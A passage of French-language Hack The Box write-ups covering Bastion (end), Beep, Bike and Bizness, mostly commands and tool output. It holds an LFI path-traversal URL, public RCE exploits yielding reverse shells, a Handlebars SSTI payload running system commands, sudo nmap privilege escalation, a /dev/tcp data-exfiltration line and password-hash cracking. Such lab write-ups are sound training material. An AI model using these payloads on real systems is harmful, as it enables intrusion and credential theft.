Password="yhgmiu5bbuamU3qMUKc/uYDdmbMrJZ/JvR1kYe4Bhiu8bXybLxVnO0U9fKRylI7NcB9QuRsZVvla8esB"
```

Ont peut utiliser un script `https://github.com/kmahyyg/mremoteng-decrypt` qui va permettre de décrypter les hash de l'application :

```
python3 mremoteng_decrypt.py -rf confCons.xml
Username: Administrator
Hostname: 127.0.0.1
Password: thXLHM96BeKL0ER2

Username: L4mpje
Hostname: 192.168.1.75
Password: bureaulampje
```

On trouve le mot de passe de l'utilisateur Administrateur `thXLHM96BeKL0ER2` on peut utiliser les identifiants afin de se connecter en SSH à la machine :

```
ssh Administrator@10.10.10.134
Administrator@10.10.10.134's password:

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>
```

On obtient ainsi l'accès Administrateur sur la machine

Beep

Reconnaissance

Machine cible Adresse IP : `10.10.10.7`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sVC 10.10.10.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-08 22:14 CET
Nmap scan report for 10.10.10.7
Host is up (0.031s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http       Apache httpd 2.2.3
|_http-title: Did not follow redirect to https://10.10.10.7/
|_http-server-header: Apache/2.2.3 (CentOS)
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: IMPLEMENTATION(Cyrus POP3 server v2) PIPELINING STLS USER LOGIN-DELAY(0) EXPIRE(NEVER)
AUTH-RESP-CODE APOP UIDL TOP RESP-CODES
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            790/udp   status
|_  100024  1            793/tcp   status
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: Completed QUOTA X-NETSCAPE ID IMAP4rev1 STARTTLS CONDSTORE THREAD=ORDEREDSUBJECT
ANNOTATEMORECATENATE RENAME IDLE NO LISTEXT ATOMIC THREAD=REFERENCES LIST-SUBSCRIBED LITERAL+ ACL MULTIAPPEND
OK RIGHTS=kxte
SORT=MODSEQ IMAP4 NAMESPACE MAILBOX-REFERRALS CHILDREN URLAUTHA0001 UIDPLUS BINARY SORT UNSELECT
443/tcp   open  ssl/http   Apache httpd 2.2.3 ((CentOS))
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=
SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_http-server-header: Apache/2.2.3 (CentOS)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Elastix - Login page
|_ssl-date: 2025-03-08T21:17:47+00:00; +4s from scanner time.
793/tcp   open  status     1 (RPC #100024)
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4190/tcp  open  sieve      Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax    HylaFAX 4.3.10
5038/tcp  open  asterisk   Asterisk Call Manager 1.1
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-server-header: MiniServ/1.570
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix

Host script results:
|_clock-skew: 3s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 404.58 seconds
```

Le scan indique qu'il y a une dizaine de port ouverts sur la machine et qu'il s'agit d'une machine sous centos. Il y a le port 22 pour le service SSH, le port 25 pour SMTP, le port 80 pour HTTP, le port 443 pour HTTPS, le port 5038 pour le service asterisk et d'autres ports moins connus pour etre exploitable.

Le site web utilise TLS version 1.0 il faut donc l'activer depuis les paramètres du navigateur, une fois activé, le site web affiche une page de connexion pour le service "elastix" On lance un dirbusting du site :

```
gobuster dir -u https://beep.htb/ -w /usr/share/wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://beep.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 285]
/.htaccess            (Status: 403) [Size: 285]
/admin                (Status: 301) [Size: 305] [--> https://beep.htb/admin/]
/cgi-bin/             (Status: 403) [Size: 284]
/configs              (Status: 301) [Size: 307] [--> https://beep.htb/configs/]
/favicon.ico          (Status: 200) [Size: 894]
/help                 (Status: 301) [Size: 304] [--> https://beep.htb/help/]
/images               (Status: 301) [Size: 306] [--> https://beep.htb/images/]
/index.php            (Status: 200) [Size: 1785]
/lang                 (Status: 301) [Size: 304] [--> https://beep.htb/lang/]
/libs                 (Status: 301) [Size: 304] [--> https://beep.htb/libs/]
/mail                 (Status: 301) [Size: 304] [--> https://beep.htb/mail/]
/modules              (Status: 301) [Size: 307] [--> https://beep.htb/modules/]
/panel                (Status: 301) [Size: 305] [--> https://beep.htb/panel/]
/robots.txt           (Status: 200) [Size: 28]
/static               (Status: 301) [Size: 306] [--> https://beep.htb/static/]
/themes               (Status: 301) [Size: 306] [--> https://beep.htb/themes/]
/var                  (Status: 301) [Size: 303] [--> https://beep.htb/var/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On peut voir qu'il y a plusieurs URL présentes sur le site, avec la page /admin qui renvoie vers une demande d'authentification

Exploitation

Il est possible de rechercher les vulnérabilités de l'application elastix :

```
searchsploit elastix
----------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------
Elastix - 'page' Cross-Site Scripting
Elastix - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities
Elastix 2.2.0 - 'graph.php' Local File Inclusion
Elastix 2.x - Blind SQL Injection
Elastix < 2.5 - PHP Code Injection
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution
----------------------------------------------------------------------
Shellcodes: No Results
```

On peut voir que l'application est vulnérable à un LFI avec un Path Traversal, mais aussi à une execution de code.
On lance l'URL qui permet d'obtenir le Path traversal :
`/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action`
le contenu du résultat est le suivant :

```
# This file is part of FreePBX.
#
#    FreePBX is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 2 of the License, or
#    (at your option) any later version.
#
#    FreePBX is distributed in the hope that it will be useful,
```

```
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
...
```

On trouve des identifiants et des mots de passe potentiel.
Il est possible d'utiliser l'exploit pour l'execution de commande qui exploite la CVE-2012-4869 `https://www.exploit-db.com/exploits/18650` afin obtenir un reverse shell on télécharge l'exploit puis on identifie le type d'extension qu'il faut utiliser pour le modifier, on lance ensuite l'exploit :

```
### Téléchargement de l'exploit
searchsploit -m exploits/php/webapps/18650.py
  Exploit: FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/18650
     Path: /usr/share/exploitdb/exploits/php/webapps/18650.py
    Codes: OSVDB-80544, CVE-2012-4869
 Verified: True
File Type: Python script, ASCII text executable, with very long lines (418)
Copied to: /home/yoyo/Downloads/18650.py

### identification du type d'extension à utiliser
svwar -m INVITE -e100-300 10.10.10.7
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people
in the middle of the night
+-----------+----------------+
| Extension | Authentication |
+===========+================+
| 233       | reqauth        |
+-----------+----------------+

### Modification de l'exploit
import urllib
import ssl
rhost="10.10.10.7"
lhost="10.10.16.3"
lport=1234
extension="233"
...

### Execution de l'exploit
python2 18650.py

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.7] 34130
python -c 'import pty;pty.spawn("/bin/bash")'
bash-3.2$ whoami
whoami
```

```
asterisk
```

On obtient ainsi accès à la machine avec l'utilisateur asterisk

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
bash-3.2$ sudo -l
sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
```

On peut voir que l'utilisateur a pour permission de lancer plusieurs applications. Il y a par exemple le script `/usr/bin/nmap` qui est executable avec l'utilisateur root sans utiliser de mot de passe.
Il est possible d'exploiter cela en lançant une série de commandes `https://gtfobins.github.io/gtfobins/nmap/` :

```
bash-3.2$ sudo nmap --interactive
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Bike

Reconnaissance

Machine cible Adresse IP : `10.129.48.241`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -sV 10.129.48.241
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 22:52 CET
Nmap scan report for 10.129.48.241
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.80 seconds
```

Il semble qu'il y a deux ports qui sont ouvert, le port 22 pour SSH et 80 pour HTTP.
Le serveur Web semble être lancé sur Node.js
Selon l'extenssion Wappalyzer le Framework du serveur est Express.
Lorsque l'on se connecte à la page web on voie apparaitre un champs dans lequel on peut indiquer un mail.

Vulnerability Assesment

On peut tenter de voir si se que le serveur répond si l'on tente une attaque SSTI. Pour cela on entre le texte `7*7` lorsque l'on entre ce code il semble y avoir une erreur sur le serveur se qui signifie que le serveur est potentiellement vulnérable à ce type d'attaque :

```
["Error: Parse error on line 1:","{{7*7}}","--^","Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED'
, 'NULL', 'DATA', got 'INVALID'","    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs
/handlebars/compiler/parser.js:268:19)","    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs
/handlebars/compiler/parser.js:337:30)","    at HandlebarsEnvironment.parse (/root/Backend/node_modules
/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)","    at compileInput (/root/Backend/node_modules
/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)","    at ret (/root/Backend/node_modules
/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)","    at router.post (/root/Backend/routes
/handlers.js:15:18)","    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router
/layer.js:95:5)","    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)","    at
Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)","    at Layer.handle [as
handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)"]
```

D'après le message d'erreur que l'on voit, on peut remarquer que le nom du template engine qui est lancé sur le serveur est handlebars.

Nous allons donc tenter d'adapter le code à lancer afin de voir le résultat, on recherche un payload à lancer sur Hacktrick qui puisse être compatible avec handlebars :
`https://book.hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/index.html#handlebars-nod`

Cette fois ci lorsque l'on exécute le code on obtien un message d'erreur différent :

```
["ReferenceError: require is not defined","    at Function.eval (eval at <anonymous> (eval at
createFunctionContext (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/javascript
-compiler.js:254:23)), <anonymous>:3:1)","    at Function.<anonymous> (/root/Backend/node_modules/handlebars
/dist/cjs/handlebars/helpers/with.js:10:25)","    at eval (eval at createFunctionContext (/root/Backend
/node_modules/handlebars/dist/cjs/handlebars/compiler/javascript-compiler.js:254:23), <anonymous>:6:34)","
at prog (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/runtime.js:221:12)","    at execIteration
(/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/each.js:51:19)","    at Array.<anonymous>
(/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/each.js:61:13)","    at eval (eval at
createFunctionContext (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/javascript
-compiler.js:254:23), <anonymous>:12:31)","    at prog (/root/Backend/node_modules/handlebars/dist/cjs
/handlebars/runtime.js:221:12)","    at Array.<anonymous> (/root/Backend/node_modules/handlebars/dist/cjs
/handlebars/helpers/with.js:22:14)","    at eval (eval at createFunctionContext (/root/Backend/node_modules
/handlebars/dist/cjs/handlebars/compiler/javascript-compiler.js:254:23), <anonymous>:12:34)"]
```

le message indique que "require" n'est pas définit. Afin de compromettre le serveur il est nécessaire d'utiliser un autre module que "require()" nous allons utiliser process.mainModule qui est un module de base et "execSync" à la place de exec :

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return process.mainModule.require('child_process').execSync('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

Lorsque l'on lance ce code dans le champs "Mail" on obtient la réponse suivante du serveur :

```
We will contact you at: e
2
[object Object]
function Function() { [native code] }
2
[object Object]
root
```

Ce qui indique que la commande `whoami` a bien été exécuté et que l'utilisateur actuel est `root`

Si l'on lance la commande `ls /root` on obtient le résultat suivant :

```
We will contact you at: e
2
[object Object]
function Function() { [native code] }
2
[object Object]
Backend
flag.txt
snap
```

Il y a un fichier flag.txt, on l'onvre en lançant `cat /root/flag.txt` :

```
We will contact you at: e
2
[object Object]
function Function() { [native code] }
2
[object Object]
6b258d726d287462d60c103d0142a81c
```

Il est plus pratique d'utiliser Burpsuite afin de lancer les requête, on utilise les fonction "Proxy" et "Repeater" afin d'envoyer les requêtes modifiés, on les encode au format URL avec la fonction "Encode" de Burpsuite.

Bizness

Reconnaissance

Machine cible Adresse IP : `10.10.11.252`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.252
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 23:09 CET
Nmap scan report for 10.10.11.252
Host is up (0.030s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
443/tcp   open     https
39484/tcp filtered unknown
45651/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 11.00 seconds
```

Le scan démontre qu'il y a 4 ports ouverts sur la machine, pour les services ssh, http et https. Le site web est un site de business pour vendre des services. On peut lancer un scan du site et des sous domaines potentiels :

```
feroxbuster -k -u https://bizness.htb


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              https://bizness.htb
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Insecure                true
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        1l       61w      682c https://bizness.htb/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/catalog/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/images/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/common/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/content/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/ar/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/ebay/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/marketing/WEB-INF
200      GET      492l     1596w    34633c https://bizness.htb/marketing/control
...
200      GET      492l     1596w    34633c https://bizness.htb/marketing/control
...
200      GET      492l     1596w    34633c https://bizness.htb/ap/control
...
```

Le scan révèle plusieurs url dont plusieurs qui renvoient vers la page WEB-INF qui est refusé d'accès

Enumeration

Lorsque l'on se rend sur l'url marketing/control on est renvoyé vers une erreur dans laquelle on voit affiché le Enterprise Resource Plannning utilisé : Apache OFBiz si l'on se rend sur l'url : `https://bizness.htb/common/` on est redirigé vers une page de login pour apache OFBiz, on peut voir la version utilisé de orbiz : 18.12 on recherche alors des vulnérabilités pour cette version du logiciel et on tombe sur la CVE-2023-49070 on commence par télécharger le fichier de l'exploit :

https://github.com/abdoghazy2015/ofbiz-CVE-2023-49070-RCE-POC
et le fichier java : https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar
Puis on vérifie les alternatives java du fichier pour selectionner la version 11 :

```
sudo update-alternatives --config java
Il existe 4 choix pour l'alternative java (qui fournit /usr/bin/java).

  Sélection   Chemin                                          Priorité  État
------------------------------------------------------------
* 0            /usr/lib/jvm/java-23-openjdk-amd64/bin/java   2311      mode automatique
  1            /opt/jdk/jdk1.8.0_181/bin/java                100       mode manuel
  2            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111      mode manuel
  3            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      mode manuel
  4            /usr/lib/jvm/java-23-openjdk-amd64/bin/java   2311      mode manuel

Appuyez sur <enter> pour conserver le choix actuel [*], ou tapez le numéro de sélection : 2
update-alternatives: utilisation de « /usr/lib/jvm/java-11-openjdk-amd64/bin/java » pour fournir
« /usr/bin/java » (java) en mode manuel
```

On lance alors l'exploit et lancer une commande ping vers kali pour voir si le ping est fonctionnel on utilise tcpdump pour capturer les paquets :

```
### Lancement de la requete de ping avec l'exploit
python3 exploit.py https://bizness.htb rce "ping -c 5 10.10.14.4"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Not Sure Worked or not

### Reception des paquets avec tcpdump
sudo tcpdump -i 2 icmp
[sudo] Mot de passe de yoyo :
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:49:57.831984 IP bizness.htb > kali: ICMP echo request, id 5006, seq 1, length 64
23:49:57.832041 IP kali > bizness.htb: ICMP echo reply, id 5006, seq 1, length 64
23:49:58.815110 IP bizness.htb > kali: ICMP echo request, id 5006, seq 2, length 64
23:49:58.815122 IP kali > bizness.htb: ICMP echo reply, id 5006, seq 2, length 64
23:49:59.797807 IP bizness.htb > kali: ICMP echo request, id 5006, seq 3, length 64
23:49:59.797853 IP kali > bizness.htb: ICMP echo reply, id 5006, seq 3, length 64
23:50:00.781121 IP bizness.htb > kali: ICMP echo request, id 5006, seq 4, length 64
23:50:00.781160 IP kali > bizness.htb: ICMP echo reply, id 5006, seq 4, length 64
23:50:01.764015 IP bizness.htb > kali: ICMP echo request, id 5006, seq 5, length 64
23:50:01.764052 IP kali > bizness.htb: ICMP echo reply, id 5006, seq 5, length 64
```

On a bien confirmation que les commande s'execute depuis la machine cible, on peut à présent lancer un reverse shell :

```
### Lancement de l'exploit
python3 exploit.py https://bizness.htb shell 10.10.14.4:1234
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Not Sure Worked or not

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.252] 35774
bash: cannot set terminal process group (571): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$
```

On obtient ainsi accès à la machine avec l'utilisateur ofbiz

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On commence l'enumération de la machine et on découvre le fichier `security.properties` présent dans le dossier `/opt/ofbiz/framework/security/config`

```
cat security.property
cat security.property
cat: security.property: No such file or directory
ofbiz@bizness:/opt/ofbiz/framework/security/config$ cat security.properties
cat security.properties
...
# -- specify the type of hash to use for one-way encryption, will be passed to
java.security.MessageDigest.getInstance() --
# -- options may include: SHA, PBKDF2WithHmacSHA1, PBKDF2WithHmacSHA256, PBKDF2WithHmacSHA384,
PBKDF2WithHmacSHA512 and etc
```

```
password.encrypt.hash.type=SH
...
```

Le fichier indique qu'il y a un chiffrage de mot de passe avec un chiffrage SHA-1, Ofbiz utilise ses mots de passes et bases de données stockés dans Apache Derby, le dossier de configuration qui stocke les mots de passe est : `/opt/ofbiz/runtime/data/derby` les données sont répartis dans différents fichiers, il faut utiliser l'outil `derby-tools` afin de découvrir le contenu, on commence par transférer le dossier :

```
### Transfere du dossier compressé vers kali
cd /opt/ofbiz/runtime/data/derby
tar cvf ofbiz.tar ofbiz
cat ofbiz.tar > /dev/tcp/10.10.14.4/4444

### Reception du dossier sur kali
nc -nlvp 4444 > ofbiz.tar
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.252] 44736

### Extraction du fichier
tar xvf ofbiz.tar
```

Une fois le fichier tranféré on va utiliser `derby-tools` pour se connecter à la base de donnée téléchargé et y télécharger le hash contenant les mots de passe :

```
ij
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Version IJ 10.14
ij> connect 'jdbc:derby:./ofbiz';
ij> SHOW TABLES;
TABLE_SCHEM         |TABLE_NAME                     |REMARKS
------------------------------------------------------------------------------
SYS                 |SYSALIASES                     |
SYS                 |SYSCHECKS                      |
SYS                 |SYSCOLPERMS                    |
SYS                 |SYSCOLUMNS                     |
SYS                 |SYSCONGLOMERATES               |
SYS                 |SYSCONSTRAINTS                 |
...
SELECT * FROM OFBIZ.USER_LOGIN;
...
$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
...
```

On découvre un hash présent dans la table USER_LOGIN, le hash est crypté de manière très spécial, pour trouver le type de hash il faut retourner dans la machine serveur puis chercher le fichier `HashCrypt.java` placé dans le dossier : `/opt/ofbiz/framework/base/src/main/java/org/apache/ofbiz/base/crypto` :

```
cat HashCrypt.java
...
public static boolean comparePassword(String crypted, String defaultCrypt, String password) {
    if (crypted.startsWith("{PBKDF2")) {
       return doComparePbkdf2(crypted, password);
    } else if (crypted.startsWith("{")) {
...
    private static boolean doComparePosix(String crypted, String defaultCrypt, byte[] bytes) {
        int typeEnd = crypted.indexOf("$", 1);
        int saltEnd = crypted.indexOf("$", typeEnd + 1);
        String hashType = crypted.substring(1, typeEnd);
        String salt = crypted.substring(typeEnd + 1, saltEnd);
        String hashed = crypted.substring(saltEnd + 1);
        return hashed.equals(getCryptedBytes(hashType, salt, bytes));
    }
...
    private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
        try {
            MessageDigest messagedigest = MessageDigest.getInstance(hashType);
            messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
            messagedigest.update(bytes);
            return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
        } catch (NoSuchAlgorithmException e) {
            throw new GeneralRuntimeException("Error while comparing password", e);
        }
    }
...
```

On apprend que le chiffrage utilisé pour les mots de passe de la base de donnée ajoute `$SHA$` donc on peut le retirer, ensuite le code utilise `getCryptedBytes` pour crypter le fichier puis remplace les `+` par des `.` et les la `Documentation` explique que les charatère `+` sont remplacés par des `-` et que les `/` sont remplacés par des `_` Avec ces informations on peut utiliser la fonction python afin de trouver le bon format du hash :

```
### Remplacement des charactères spaciaux
python3
Python 3.12.8 (main, Dec 13 2024, 13:19:48) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> enc = "uP0_QaVBpDWFeo8-dRzDqRwXQ2I"
>>> enc = enc.replace('_', '/')
>>> enc = enc.replace('-', '+')
>>> enc
'uP0/QaVBpDWFeo8+dRzDqRwXQ2I'

### Lancement de la fonction pour obtenir le byte
>>> import base64
>>> base64.b64decode(enc.encode('utf-8'))
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python3.12/base64.py", line 88, in b64decode
    return binascii.a2b_base64(s, strict_mode=validate)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
binascii.Error: Incorrect padding
>>> enc += '='
>>> dec = base64.b64decode(enc.encode('utf-8'))
>>> dec
b'\xb8\xfd?A\xa5A\xa45\x85z\x8f>u\x1c\xc3\xa9\x1c\x17Cb'

### Transformation de bytes en Hexadecimal
>>> import binascii
>>> binascii.hexlify(dec)
b'b8fd3f41a541a435857a8f3e751cc3a91c174362'
```

On obtient ainsi le hash finale à décrypter : `b8fd3f41a541a435857a8f3e751cc3a91c174362:b` on peut utiliser hashcat pour le décrypter à présent :

```
hashcat -m 120 -a 0 hash2.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 120 (sha1($salt.$pass))
Hash.Target......: b8fd3f41a541a435857a8f3e751cc3a91c174362:d
Time.Started.....: Tue Jan 14 00:54:16 2025 (0 secs)
Time.Estimated...: Tue Jan 14 00:54:16 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 12390.9 kH/s (3.39ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1835008/14344385 (12.79%)
Rejected.........: 0/1835008 (0.00%)
Restore.Point....: 917504/14344385 (6.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: jam16 -> efer21
Hardware.Mon.#1..: Temp: 46c Util:  9% Core:1515MHz Mem:6000MHz Bus:16

Started: Tue Jan 14 00:54:05 2025
